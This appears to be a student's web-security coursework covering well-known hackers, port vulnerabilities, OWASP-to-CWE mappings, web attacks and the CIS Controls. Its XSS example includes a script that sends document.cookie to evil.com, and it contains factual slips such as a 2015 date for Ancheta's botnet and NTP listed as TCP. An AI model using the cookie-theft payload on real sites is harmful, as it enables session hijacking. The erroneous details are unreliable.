AI FOR WEB SECURITY TASKS

ROHAN IDICULLA ABRAHAM
21BEC1080

TASK 1
TOP 10 Hackers

Cyber Attacks

- Active
  - Man in the Middle
  - Spoofing
  - DOS
  - Phishing
  - Replay attack

- Passive
  - Computer Surveillance
  - Network Surveillance
  - Wire Tapping

TOP 10 Hackers


- Kevin Mitnick
  - Charged for Stealing computer manuals from Pacific Bell
  - Hacked NOARD
  - Hacked Digital Equipment Corporation's Network

  Known as a white hat hacker, but has a grey shade.
- Anonymous
  - Disabled websites of Church Scientology
  - Impossible to eliminate this group
- Adrian Lamo
  - Modified a Reuters article in Yahoo and added fake quote
  - Hacked New York times and began research on high profile public figures
  - Known as the homeless Hacker
- Albert Gonzalez
  - Got his start as "troubled leader of computer nerds".
  - Was considered one of the best hackers and moderators.
  - Was arrested for Debit card frauds
  - Became an informant for Secret Service to avoid jail time
- Matthew Bevan and Richard Pryce
  - Team of british hackers who hacked into multiple military networks.
  - Their acts demonstrated that even military networks are vulnerable.
- Jeanson James Ancheta
  - Was curious about use of bots.
  - Compromised more than 400K computers in 2015.
- Michael Calce
  - Discovered how to take over networks of university computers.

- He brought down multiple Companies using DDos Attacks and caused their websites to crash.

- Kevin Poulsen
  - Hacked into ARPANET
  - Hacked into a radio station and won prize
- Jonathan James
  - Hacked several companies
  - Became the youngest person to be convicted of violating cyber crime laws.
- ASTRA
  - Never publicly identified.

TASK 2



Port Number	Process Name	Protocol Used	Description
20	FTP-DATA	TCP	File transfer---data
21	FTP	TCP	File transfer---control
22	SSH	TCP	Secure Shell
23	TELNET	TCP	Telnet
25	SMTP	TCP	Simple Mail Transfer Protocol
53	DNS	TCP & UDP	Domain Name System
69	TFTP	UDP	Trivial File Transfer Protocol
80	HTTP	TCP & UDP	Hypertext Transfer Protocol
110	POP3	TCP	Post Office Protocol 3
123	NTP	TCP	Network Time Protocol
143	IMAP	TCP	Internet Message Access Protocol
443	HTTPS	TCP	Secure implementation of HTTP

FIND THE TYPES OF VULNERABILITIES FOR EACH PORTS

Port 20 and 21
(FTP)

- Outdated and insecure.
- Usually exploited through
  - Brute forcing passwords
  - Anonymous authentication
  - Cross Site Scripting
  - Directory traversal attacks

Port 22
(SSH)

- Secure Shell
- Can exploit using leaked SSH keys or brute forcing credentials.

Port 23
(Telnet)

- Outdated and insecure

- Brute forcing
- Spoofing
- Credential Sniffing

Port 25
(SMTP)

- This TCP port is vulnerable to spoofing and spamming.

Port 53
(DNS)

- Vulnerable for DDOS attacks

Port 137 and 139 (NetBIOS over TCP)
Port 445 (SMB)

- SMB- Server Message Block
- Uses 445 directly and 137 and 139 indirectly
- Using the EternalBlue exploit, which takes advantage of SMBv1 vulnerabilities in older versions of Microsoft computers
- Ransomware attacks
- Capturing NTLM hashes
- Brute forcing SMB login credentials

Port 80, 443 and 8443 (HTTP and HTTPS)

- Vulnerable to cross-site scripting
- SQL injection
- Cross- site request forgeries
- DDos attacks.

Port 1433, 1434, 3306 (Used by databases)

- Default ports of SQL and MYSQL
- Directly attacked in DDOS scenarios

Port 3389
(Remote Desktop)

- BlueKeep vulnerability

==

TASK 3
Vulnerability Parameter, Reference CWE

S.no	Vulnerability Parameter	Reference CWE
1	Broken Access Control	CWE-284: Improper Access Control
2	Cryptographic Failures	CWE-328: Use of weak Hash
3	Injection	CWE-94: Improper Control of Generation Code
4	Insecure Design	CWE-636: Not failing securely
5	Security Misconfiguration	CWE-260: Password in Configuration File

1. **Broken Access Control**
   CWE-284: Improper Access Control

Description:
The product does not restrict or incorrectly restricts access to a resource from an unauthorized actor.

2. **Cryptographic Failures**
   CWE-328: Use of Weak Hash

   Description:
   The product uses an algorithm that produces a digest (output value) that does not meet security expectations for a hash function that allows an adversary to reasonably determine the original input (preimage attack), find another input that can produce the same hash (2nd preimage attack), or find multiple inputs that evaluate to the same hash (birthday attack).

3. **Injection**
   CWE-94: Improper Control of Generation Code

   Description:

   The product constructs all or part of a code segment using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the syntax or behavior of the intended code segment.

4. **Insecure Design**
   CWE-636: Not failing securely

   Description:
   When the product encounters an error condition or failure, its design requires it to fall back to a state that is less secure than other options that are available, such as selecting the weakest encryption algorithm or using the most permissive access control restrictions.

5. **Security Misconfiguration**
   CWE-260: Password in Configuration File


   Description:
   The product stores a password in a configuration file that might be accessible to actors who do not know the password.

TASK 4
UNDERSTANDING WEB APP ATTACKS

Cross site Scripting (XSS)

It is a client -side code injection attack. The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. The actual attack occurs when the victim visits the web page or web application that executes the malicious code. The web page or web application becomes a vehicle to deliver the malicious script to the user's browser. Vulnerable vehicles that are commonly used for Cross-site Scripting attacks are forums, message boards, and web pages that allow comments.
There are two stages to a typical XSS attack:

1. To run malicious JavaScript code in a victim’s browser, an attacker must first find a way to inject malicious code (payload) into a web page that the victim visits.
2. After that, the victim must visit the web page with the malicious code. If the attack is directed at particular victims, the attacker can use social engineering and/or phishing to send a malicious URL to the victim.



Attacker
Attacker’s Browser
Attacker’s Server
1
POST http://example.com/submit-comment
<script>...</script>
Website
Website Database
Website’s Vulnerable Code
4
GET htttp://evil.com/?cookie=secret
Victim
Victim’s Browser
2
GET htttp://example.com/recent-comment
3
200 OK

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

```
<html>
<h1>Most recent comment</h1>
<script>
   window.location="http://evil.com/?cookie=" + document.cookie
</script>
</html>
```

Cross Site request forgery

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.


https://vulnerable-website.com/email/change?email=pwned@evil-user.net
✉ Change email address
Email changed

For a CSRF attack to be possible, three key conditions must be in place:

- **A relevant action.** There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).
- **Cookie-based session handling.** Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.
- **No unpredictable request parameters.** The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

Local File Inclusion (LFI)

LFI is a web vulnerability that results from mistakes at the website or web application programmers' end. A hacker can take advantage of this vulnerability to include malicious files which are then executed by the vulnerable website or web application. In an LFI vulnerability, the included file is already present on the local application server, targeted by the hacker. If successful, the attacker can read important files, access more sensitive information, or run arbitrary commands.

In Local File Inclusion, perpetrators exploit vulnerable PHP programs to access confidential data or run malicious scripts on the target server. This can expose critical data or allow threat actors to launch remote code execution or Cross-site Scripting (XSS) attacks. LFI occurs when an application includes a file as user input without properly validating it. This allows an attacker to include malicious files by manipulating the input.

Distributed Denial of Service (DDos) attacks

Similar to flooding the network with several requests in an attempt to slow or disrupt the device, Distributed Denial of Service attacks on web applications impact the working of the app. Users trying to access the web application may not be able to use it due to the DDoS attack. Computers and Inter of Things (IoT) devices are affected alike by DDoS attacks targeting web applications.

Drive-by Download

Hackers target users via the drive-by download, which refers to an unintentional download of a corrupted file or software.

Without being clicked or opened, a drive-by download attack may work itself out through a web application, or operating system with an unpatched vulnerability. It can be done using malicious pop-up advertisements, or infected phishing emails.

Such attacks can hijack the system, spy on the system data, or access data according to the hacker's plan.

TASK 5
10 WEB SERVER ATTACKS

----

1. DNS server Hijacking

Domain Name System (DNS) resolves a domain name to its corresponding IP address. A user queries the DNS server with a domain name, and it delivers the corresponding IP address.

In a DNS server hijacking, an attacker compromises the DNS server and changes the mapping settings of the target DNS server to redirect toward a rogue DNS server so that it might redirect the user's requests to the attacker's rogue server. Thus, when the user types the legitimate URL in a browser, the settings will redirect to the attacker's fake site.

2. DNS Amplification attack

Recursive DNS Query may be a method of requesting DNS mapping. The query goes through domain name servers recursively until it fails to find the specified domain name to IP address mapping.

3. Directory Traversal track

   Directory traversal, or path traversal, is an HTTP exploit. It exploits a security misconfiguration on a web server, to access data stored outside the server's root directory. A successful directory traversal attempt enables attackers to view restricted files and sometimes also execute commands on the targeted server.

   Typically, a directory traversal attack exploits web browsers. This means that all servers accepting unvalidated input data from web browsers are vulnerable to the attack. To launch this attack, threat actors often scan through a directory tree, which is where they can locate paths to restricted files on web servers.

4. Phishing attacks

   Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack or the revealing of sensitive information.

5. Website defacement
   Web defacement is an attack in which malicious parties penetrate a website and replace content on the site with their own messages. The messages can convey a political or religious message, profanity or other inappropriate content that would embarrass website owners, or a notice that the website has been hacked by a specific hacker group.
   Most websites and web applications store data in environment or configuration files, that affects the content displayed on the website, or specifies where templates and page content is located. Unexpected changes to these files can mean a security compromise and might signal a defacement attack.

6. Web Server Misconfiguration
   Web Server and Web Application Misconfiguration refers to the incorrect setup or configuration of web servers or web applications, which can lead to security vulnerabilities that can be exploited by attackers. Misconfigurations can include settings related to user authentication, access controls, file permissions, encryption, network ports, and more.

7. HTTP Response Splitting Attack
   HTTP Response Splitting entails a kind of attack in which an attacker can fiddle with response headers that will be seen by the client. The attack is simple: an attacker passes malicious data to a vulnerable application, and the application includes the malicious data in the single HTTP response, thus leading a way to set arbitrary headers and embedding data according to the whims and wishes of the attacker.

8. Web cache Poisoning attack

9. SSH brute force attack
10. Web Server password cracking

TASK 6
Center for Internet Security (CIS)

The Critical Security Controls for Effective Cyber Defense is a brainchild of the Center for Internet Security (CIS). More popularly known as the Critical Security Controls Version 7,20 guidelines are based on the latest database of experts about cyberattacks.
IT security experts use the CIS Critical Security Controls Version 7 to establish digital security protections within organizations. With these defenses firmly in place, organizations can flush out most of the typical cyberattacks.

7 Key principles

1. The CIS Critical Security Controls Version 7 must address current attacks, emerging technology, and changing business requirements for IT.
2. There has to be more focus on authentication, application whitelisting, and encryptions.
3. The CIS Controls now have better alignment with other frameworks such as the NIST Cybersecurity Framework. With more emphasis on multi-framework functionality, it offers better dynamics to companies.
4. Improvement of the wording of each sub-control has been prioritized. Each sub-control only has one “ask,” and the consistency of the syntax has been simplified.

5. A rapidly growing ecosystem of devices, products, and services from both CIS and the marketplace now has a better foundation set in place. The documentation is better since Version 6 made an effort to improve importing, tracking, and integrating the CIS Controls.
6. The layout and format have been bolstered with structural changes. And flexibility is prioritized so that various organizations can help keep the Controls adaptive and relevant to their industries.
7. With growth encouraged, there is now a system in place that will reflect the feedback of a global community of supporters, volunteers, and adopters. The CIS Security Controls **Version 7** believes it is only as strong as the support that sustains it. The hope is to provide more guidance and resources for the entire cybersecurity community.

The CIS Controls V7 are now separated into three particular categories listed below:

- **Basic (CIS Controls 1-6):** All organizations must follow the key controls for essential protection against cyber threats.
- **Foundational (CIS Controls 7-16):** Companies must adhere to these best practices to have further security protection.
- **Organizational (CIS Controls 17-20):** These have more technical elements to boost a more robust cybersecurity system in place.

Basic Controls

- **CIS Control 1: Inventory and Control of Hardware Assets**

All hardware devices within the network must undergo active management. This encompasses inventory, tracking, and correction. All devices must be authorized to screen unmanaged devices from gaining access to the network.

- **CIS Control 2: Inventory and Control of Software Assets**

All software within the network must undergo active management. Companies must adhere to this basic control, including the proper inventory, tracking, and correction of authorized software, in order to avoid installing and executing unmanaged software.

- **CIS Control 3: Continuous Vulnerability Management**

New information must be continuously acquired, assessed, and taken action so that vulnerabilities are identified and remediated. The objective is to minimize the window of opportunity for cyber attackers.

- **CIS Control 4: Controlled Use of Administrative Privileges**

There must be proper supervision of the tools and processes used for the active management of hardware and software. Administrative privileges on networks, computers, and applications must be adequately managed.

- **CIS Control 5: Secure Configuration for Hardware/Software on Mobile Devices, Laptops, Workstations, Servers**

The security configuration of servers, workstations, mobile devices, and laptops must be implemented and established using a rigorous configuration management and change control process. The active management of this security will prevent attackers from tampering and exploiting vulnerabilities.

- **CIS Control 6: Maintenance, Monitoring, and Analysis of Audit Logs**

Audit logs of events are essential to monitor, understand, troubleshoot, and detect attacks. There must be a system in place for its collection, management, and analysis.

Foundational Controls

- **CIS Control 7: Email and Web Browser Protections**

The window of opportunity of cyber attackers using email systems and web browsers must be minimized so that human behavior cannot be manipulated easily.

One of the popular types of cyberattacks is phishing, a fraudulent attack wherein cybercriminals try to acquire critical and sensitive data such as usernames and passwords through spam emails or text messages. The modus operandi uses a disguise as a trustworthy organization such as a bank or a government agency to scam employees into providing necessary information.

- **CIS Control 8: Malware Defenses**

Malicious code can spread and execute if there is no existing installation control at multiple points in the organization's digital environment. The company can optimize automation to help with the rapid updating of cyber defense, data gathering, and corrective action.

- **CIS Control 9: Limitation and Control of Network Ports, Protocols, and Services**

The operational use of ports, protocols, and services on networked devices must be managed actively using tracking, control, and correction protocols. This minimizes the available vulnerabilities that can be exploited by cyber attackers.

- **CIS Control 10: Data Recovery Capabilities**

Data recovery is essential for the overall security of an organization. There must be a proven methodology for the timely recovery of data using processes and tools to back up vital information. Without a system in place for data recovery, the long-term operations of a company can severely suffer. When crucial data is gone forever, it can have damaging implications to a company's reputation and output.

- **CIS Control 11: Secure Configuration for Network Devices, such as Firewalls, Routers, and Switches.**

Organizations must enforce a rigorous configuration management and change control process of network infrastructure devices. When actively managed, this security configuration can prevent attackers from vulnerabilities and exploitations. These serve as the first line of defense of an organization. When these are left vulnerable, cyberattackers can easily exploit these weaknesses with impunity.

- **CIS Control 12: Boundary Defense**

There must be a focus on security0-damaging data when monitoring the flow of information across networks. Detection, prevention, and correction are vital processes in this Control.

Organizational Controls

- **CIS Control 17: Implement a Security Awareness and Training Program**

There must be a program in place to identify specific knowledge, skills, and abilities essential in defending the organization from cyber-attacks. This must be assessed across all functional roles in the organization, especially the business's mission-critical designations. An integrated plan must assess, determine gaps, and remediate through awareness programs.

- **CIS Control 18: Application Software Security**

Whether in-house or acquired, the software must have a robust security life cycle to prevent security vulnerabilities.

- **CIS Control 19: Incident Response and Management**

A reliable incident response infrastructure must be implemented and developed to protect the organization, particularly its reputation. This includes defined roles, plans, training, management oversight, and communications. The flow of the response must begin with discovering the attack and must commence with damage control, eradication of the attacker's presence, and the restoration of network integrity.

- **CIS Control 20: Penetration Tests and Red Team Exercises**

Simulating an attacker's objectives and methodology can help the organization prepare and test its defensive strategy strength. This should cover all aspects, including the technology, the policies, and the personnel.